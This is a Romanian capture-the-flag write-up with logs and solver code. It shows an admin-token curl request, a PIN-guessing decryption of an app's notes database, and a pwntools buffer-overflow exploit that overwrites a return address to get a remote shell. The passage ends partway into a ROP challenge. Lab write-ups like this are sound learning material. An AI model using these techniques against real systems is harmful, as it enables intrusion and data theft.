[lifip@justalaptop]-[~/Documents/rocsc/mobile/avault_apktool/smali]
>> curl -k -i -sS -X POST "https://34.179.142.75:32367/security/options" \                                                    14:16
  -H "A-VALUT: x-monitor-client-921754" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4
cCI6MTc3MTc2NTA2M30.M-JPf31cUHf7MKdYfq2tywp__MGHtuO8lw1cCFzFz0I" \
  --data '{"door":"open"}'
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-jrwuXUI9gOgHfSAEYFPLRd+l8aA"
Date: Sun, 22 Feb 2026 12:17:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Door opened%
[lifip@justalaptop]-[~/Documents/rocsc/mobile/avault_apktool/smali]
>> curl -k -sS "https://34.179.142.75:32367/feed" \                                                                            14:17
  -H "A-VALUT: x-monitor-client-921754" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4
cCI6MTc3MTc2NTA2M30.M-JPf31cUHf7MKdYfq2tywp__MGHtuO8lw1cCFzFz0I" \
  -o feed_after.png
```

Vom gasi flagul:



In Search of the Lost Note: Mobile

Dovada obținerii flagului


ROCSC{6d462872c4d475ff466967aa33d6dabc1a5052aea279cda9f5600656ca4bd26f}

Sumar

Am extras backup-ul si APK-ul, am identificat parametrii de securitate din security.xml, apoi am facut reverse pe codul smali si pe libraria nativa pentru a reconstrui exact schema de criptare.
Dupa ce am recuperat pepper si am validat PIN-ul corect, am parsat direct WAL-ul si am decriptat payload-urile pana am gasit flagil.


Dovada rezolvări

1. Verificam ce contine arhiva:



```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/insearchofthelostnote]
>> unzip -l case.zip
Archive:  case.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-02-10 12:17   databases/
    20480  2026-02-10 12:17   databases/notes.db
    32768  2026-02-10 12:17   databases/notes.db-shm
  1009432  2026-02-10 12:17   databases/notes.db-wal
        0  2026-02-10 12:17   shared_prefs/
      303  2026-02-10 12:17   shared_prefs/security.xml
---------                     -------
  1062983                     6 files
```


2. In security.xml



```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/insearchofthelostnote]
>> cat case_raw/shared_prefs/security.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="pin_length" value="8" />
    <int name="pbkdf2_iter" value="150000" />
    <int name="dk_len" value="32" />
    <string name="salt_b64">8uOT9OHUHNLoqjpOelb2Gw==</string>
    <boolean name="digits_only" value="true" />
</map>
```

Avem niste parametrii KDF: un pin de 8 cifre, iteratii/salt/dkLen


3. Sa ne uitam in notes.db:



```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/insearchofthelostnote]
>> sqlite3 case_raw/databases/notes.db ".schema notes"
CREATE TABLE notes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  created_at INTEGER NOT NULL,
  payload BLOB NOT NULL
);
```


Ce este important penttru decrypiatre este payloadul, iar nonce ul se poate calcula din created_at

4. Acuma in jadx avem o functie pepper:



```
package com.rocsc.securenotes;

import kotlin.Metadata;

/* compiled from: Native.kt */
@Metadata(d1 = {"\u0000\u0012\n\u0002\u0018\u0002\n\u0002
/* loaded from: classes3.dex */
public final class Native {
    public static final Native INSTANCE = new Native();

    public final native String pepper();

    private Native() {
    }

    static {
        System.loadLibrary("native");
    }
}
```


5. Daca deschidem in ida lib/x86_64/libnative.so putem gasi functia pepper():



Function name
Java_com_rocsc_securenotes_Native_pepper
pepper
Line 1 of 1, /Java_com_rocsc_securenotes_Native_peppe

```
__int64 __fastcall Java_com_rocsc_securenotes_Native_pepper(_JNIEnv *a1)
{
  const char *v1; // rsi
  __int64 v3; // [rsp+8h] [rbp-78h]
  const char *i; // [rsp+28h] [rbp-58h]
  _BYTE v5[24]; // [rsp+60h] [rbp-20h] BYREF
  unsigned __int64 v6; // [rsp+78h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  sub_20530();
  std::string::reserve(v5, 23LL);
  for ( i = ",h``(59)9``*?**?(``c<i;"; i != ""; ++i )
    std::string::push_back(v5, (unsigned int)(*i ^ 0x5A));
  v1 = (const char *)sub_205D0(v5);
  v3 = _JNIEnv::NewStringUTF(a1, v1);
  std::string::~string(v5);
  return v3;
}
```


Avem un string obfuscat, prin urmare putem rula:



```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/insearchofthelostnote]
>> python3 - <<'PY'
s = ",h``(59)9``*?**?(``c<i;"
print("".join(chr(ord(c) ^ 0x5A) for c in s))
PY
v2::rocsc::pepper::9f3a
```

pepper = v2::rocsc::pepper::9f3a


6. Avem nevoie de pepper deoarece in functia Security.derivekey():



```
public final byte[] deriveKey(String pin, SecurityParams params) throws NoSuchAlgorithmException {
    Intrinsics.checkNotNullParameter(pin, "pin");
    Intrinsics.checkNotNullParameter(params, "params");
    String pepper = Native.INSTANCE.pepper();
    char[] pass = (pin + ":" + pepper).toCharArray();
    Intrinsics.checkNotNullExpressionValue(pass, "toCharArray(...)");
    PBEKeySpec spec = new PBEKeySpec(pass, params.getSalt(), params.getIter(), params.getDkLen() * 8);
    SecretKeyFactory skf = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
    byte[] encoded = skf.generateSecret(spec).getEncoded();
    Intrinsics.checkNotNullExpressionValue(encoded, "getEncoded(...)");
    return encoded;
}
```

Parola este "pin:pepper"

7. In functia CrashInsertActivtity se regaseste aceasta parte din cod:




```java
try {
    Cursor it4 = cursorRawQuery;
    it4.moveToFirst();
    CloseableKt.closeFinally(cursorRawQuery, null);
    for (int i2 = 0; i2 < 12; i2++) {
        onCreate$insertCommitted(key, db, "DUMMY_" + i2);
    }
    SystemClock.sleep(600L);
    long ts2 = System.currentTimeMillis();
    byte[] plain2 = Payload.INSTANCE.pack(BuildConfig.FLAG_BODY, ts2);
    byte[] nonce2 = Security.INSTANCE.nonceFromTs(ts2);
    byte[] ct2 = Security.INSTANCE.encryptAesGcm(key, nonce2, plain2);
    db.beginTransactionNonExclusive();
    SQLiteStatement $this$onCreate_u24lambda_u2410 = db.compileStatement("INSERT INTO notes(created_at, payload) VALUES(?, ?)");
    $this$onCreate_u24lambda_u2410.bindLong(1, ts2);
    $this$onCreate_u24lambda_u2410.bindBlob(2, ct2);
    $this$onCreate_u24lambda_u2410.executeInsert();
    $this$onCreate_u24lambda_u2410.close();
    SystemClock.sleep(1500L);
    Process.killProcess(Process.myPid());
} finally {
```

Acest script insereaza 12 note dummy in DB/WAL prin urmare daca noi vom face bruteforce la parola (pin) ne vom da seama de parola corecta cand plaintextul va avea DUMMY in el.

8. Am avut noroc si am ghicit pinul dupa ce am incercat mai multe precum 00000000, 11111111, 22222222,... am ajuns si la 12345678 si era corect!
9. Tot ce mai ramane este sa decryptam AES-GCM pentru fiecare rand (calculam nonce-ul din timestamp:
   Solver.py:

```python
import struct, hashlib, base64
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
WAL = "databases/notes.db-wal"
pin = "12345678"
pepper = "v2::rocsc::pepper::9f3a"
salt = base64.b64decode("8uOT9OHUHNLoqjpOelb2Gw==")
iters = 150000
key = hashlib.pbkdf2_hmac("sha256", f"{pin}:{pepper}".encode(), salt, iters, dklen=32)
aes = AESGCM(key)
def read_varint(buf, off):
    x = 0
    for i in range(9):
        if off+i >= len(buf): return None, 0
        b = buf[off+i]
        if i == 8:
            x = (x << 8) | b
            return x, 9
        x = (x << 7) | (b & 0x7f)
        if not (b & 0x80):
            return x, i+1
    return None, 0
def int_be(data):
    if not data: return 0
    v = int.from_bytes(data, "big", signed=False)
    if data[0] & 0x80:
        v -= 1 << (8*len(data))
    return v
def decode_serial(payload, pos, s):
    if s == 0: return None, 0
    if s == 1: return int_be(payload[pos:pos+1]), 1
    if s == 2: return int_be(payload[pos:pos+2]), 2
    if s == 3: return int_be(payload[pos:pos+3]), 3
    if s == 4: return int_be(payload[pos:pos+4]), 4
    if s == 5: return int_be(payload[pos:pos+6]), 6
    if s == 6: return int_be(payload[pos:pos+8]), 8
    if s == 7: return struct.unpack(">d", payload[pos:pos+8])[0], 8
    if s == 8: return 0, 0
    if s == 9: return 1, 0
    if s >= 12 and s % 2 == 0:
        n = (s-12)//2
        return payload[pos:pos+n], n
    if s >= 13 and s % 2 == 1:
        n = (s-13)//2
        return payload[pos:pos+n].decode("utf-8","replace"), n
    return None, 0
def parse_leaf(page, pgno):
    out = []
    base = 100 if pgno == 1 else 0
    if len(page) < base+8: return out
    if page[base] != 0x0d: return out
    cnt = int.from_bytes(page[base+3:base+5], "big")
    ptr = base + 8
    for i in range(cnt):
        cptr = ptr + 2*i
        if cptr+2 > len(page): break
        off = int.from_bytes(page[cptr:cptr+2], "big")
        if off <= 0 or off >= len(page): continue
        p = off
        psz, n1 = read_varint(page, p); p += n1
        rid, n2 = read_varint(page, p); p += n2
        if not n1 or not n2 or psz is None or p+psz > len(page): continue
        rec = page[p:p+psz]
        hsz, hn = read_varint(rec, 0)
        if not hn or hsz is None or hsz > len(rec): continue
        j = hn
        serials = []
        while j < hsz:
            s, sn = read_varint(rec, j)
            if not sn: break
            serials.append(s); j += sn
        if j != hsz: continue
        vals = []
        d = hsz
        ok = True
        for s in serials:
            v, sz = decode_serial(rec, d, s)
            if d+sz > len(rec): ok = False; break
            vals.append(v); d += sz
        if ok:
            out.append((rid, vals))
    return out
wal = open(WAL, "rb").read()
pgsz = struct.unpack(">I", wal[8:12])[0]
if pgsz == 1: pgsz = 65536
frame_sz = 24 + pgsz
frames = (len(wal)-32)//frame_sz
seen = set()
for fi in range(frames):
    off = 32 + fi*frame_sz
    hdr = wal[off:off+24]
    if len(hdr) < 24: break
    pgno = struct.unpack(">I", hdr[:4])[0]
    page = wal[off+24:off+24+pgsz]
    for rid, vals in parse_leaf(page, pgno):
        if len(vals) != 3: continue
        created, blob = vals[1], vals[2]
        if not isinstance(created, int): continue
        if not isinstance(blob, (bytes, bytearray)): continue
        if not (20 <= len(blob) <= 300): continue
        tup = (rid, created, bytes(blob))
        if tup in seen: continue
        seen.add(tup)
        nonce = hashlib.sha256(b"no" + struct.pack("<Q", created) +
b"\x00"*8).digest()[:12]
        try:
            pt = aes.decrypt(nonce, bytes(blob), None)
        except Exception:
            continue
        k = pt.find(b"body")
        body = None
        if k != -1 and k+4 < len(pt):
            i = k+4
            t = pt[i]
            if 0xa0 <= t <= 0xbf:
                n = t-0xa0
                body = pt[i+1:i+1+n].decode("utf-8","replace")
            elif t == 0xd9 and i+1 < len(pt):
                n = pt[i+1]
                body = pt[i+2:i+2+n].decode("utf-8","replace")
        if body and not body.startswith("DUMMY_"):
            print("FLAG:", body)
            raise SystemExit
print("Nu am gasit flagul in WAL")
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/insearchofthelostnote]
>> python solver.py
FLAG: ROCSC{6d462872c4d475ff466967aa33d6dabc1a5052aea279cda9f5600656ca4bd26f}
```

Directory : pwn

Dovada obținerii flagului

CTF{3asy_pwn_chall}

Sumar


Acest challenge are un binary cu meniu (`Add`, `Remove`, `Print`, `Exit`).

Problema este in partea de `Add a name`:
- programul citeste pana la `0x30` bytes
- apoi face `memcpy` pe o zona de stack
- la al 10-lea entry (index 9), copia ajunge prea aproape de return address

Cu un payload de marime potrivita, putem schimba 1 byte din saved RIP (partial overwrite).
In binary exista functia `win` care face `system("/bin/sh")`, deci putem lua shell si apoi citim flag-ul.


Dovada rezolvării

Incepem prin a analiza binarul:




```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/directory]
>> checksec directory
[*] '/home/lifip/Documents/rocsc/pwn/directory/directory'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

2. In Ida putem gasii mai multe functii:




```
frame_dummy
flush_buf
print_menu
process_menu
win
main
_term_proc
__libc_start_main
strcpy
```



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  process_menu(argc, argv, envp);
  return 0;
}
```


Functia de main da call direct la functia process_menu unde avem:

Buffer local: char v2[256] la rbp-0x1dc



```
__int64 result; // rax
int v1; // [rsp+0h] [rbp-1E0h]
char v2[256]; // [rsp+4h] [rbp-1DCh] BYREF
int v3; // [rsp+104h] [rbp-DCh] BYREF
int v4[52]; // [rsp+108h] [rbp-D8h] BYREF
int i; // [rsp+1D8h] [rbp-8h]
int j; // [rsp+1DCh] [rbp-4h]
```

Destinatia pentru nume: &v2[20 * v1 + 264]



```
case 1:
  if ( v1 <= 9 )
  {
    puts("Enter name: ");
    v4[0] = read(0, v2, 0x30uLL);
    v2[strcspn(v2, "\n")] = 0;
    memcpy(&v2[20 * v1++ + 264], v2, v4[0]);
  }
```


La v1 = 9; 20*9 + 264 = 444 = 0x1bc; rbp-0x1dc + 0x1bc = rbp-0x20

Deci write incepe la rbp-0x20
Read(0, v2, 0x30) permite pana la 0x30 bytes.
Saved RIP este la rbp+0x8
Deci de la rbp-0x20 pana la rbp+0x8 este 0x28
Buffer-overflow cu 0x28 bytes + b"\x38" deoarece return normal este spre offset 1566
Iar win este la 1537, dar jumpul stabil ar fii la win+1 adica 1538 (pentru stack alignment)
Deci ultimul byte din 0x66 -> 0x38

Solve:

```
from pwn import *

context.binary = elf = ELF("./directory", checksec=False)

HOST = args.HOST or "34.141.80.74"
PORT = int(args.PORT or 31767)


def start():
    if args.REMOTE:
        return remote(HOST, PORT)
    return process(elf.path, stdin=PIPE, stdout=PIPE)

def add_name(io, name, raw=False):
    io.sendlineafter(b"> ", b"1")
    if raw:
        io.sendafter(b"Enter name: ", name)
    else:
        io.sendlineafter(b"Enter name: ", name)

def exploit(io):
    for _ in range(9):
        add_name(io, b"A")
    payload = b"B" * 0x28 + p8((elf.sym.win + 1) & 0xFF)
    add_name(io, payload, raw=True)

    io.sendlineafter(b"> ", b"4")

def main():
    io = start()
    exploit(io)
    io.interactive()

if __name__ == "__main__":
    main()
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/directory]
>> python3 solve.py REMOTE
[+] Opening connection to 35.242.205.58 on port 32048: Done
[*] Switching to interactive mode
Exiting...
$ ls
directory
flag.txt
start.sh
$ cat flag.txt
CTF{3asy_pwn_chall}
$ 
```

Ropy : pwn

Dovada obținerii flagului

ROCSC{960bf98820d962e0b4a15d12485c075aab5dc873568fecaf6d344b6474de2c98}


Sumar

- Buffer overflow clasic folosind functia vulnerabila gets()
- Seccomp sandbox care restrictioneaza syscall-urile disponibile doar la open, read si write
- ROP (Return Oriented Programming) pentru a ocoli protectia NX
- Stack pivoting pentru a transfera controlul catre un ROP chain stocat in memorie
- Libc leak pentru a obtine adresele gadget-urilor din libc

Principala dificultate a fost gestionarea file descriptor-ului returnat de open(). Acesta se afla in registrul rax, dar trebuie mutat in rdi pentru apelul read(). Lipsa unui gadget direct mov rdi, rax; ret a necesitat o solutie creativa bazata pe stocarea valorii in memorie si stack pivoting.


Dovada rezolvării

Analyzam binarul cu checksec:



```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/dev]
>> checksec main
[*] '/home/lifip/Documents/rocsc/pwn/dev/main'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3fe000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
```


In ida functia main:



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_401318(a1, a2, a3);
  sub_40137D();
  sub_401448();
  sub_401566();
  return 0LL;
}
```

1318 este init
137D este sandboxul
1448 este setup_seccomp
1566 este vuln – buffer overflow


In sub_401566:



```
__int64 sub_401566()
{
  _BYTE v1[128]; // [rsp+0h] [rbp-80h] BYREF

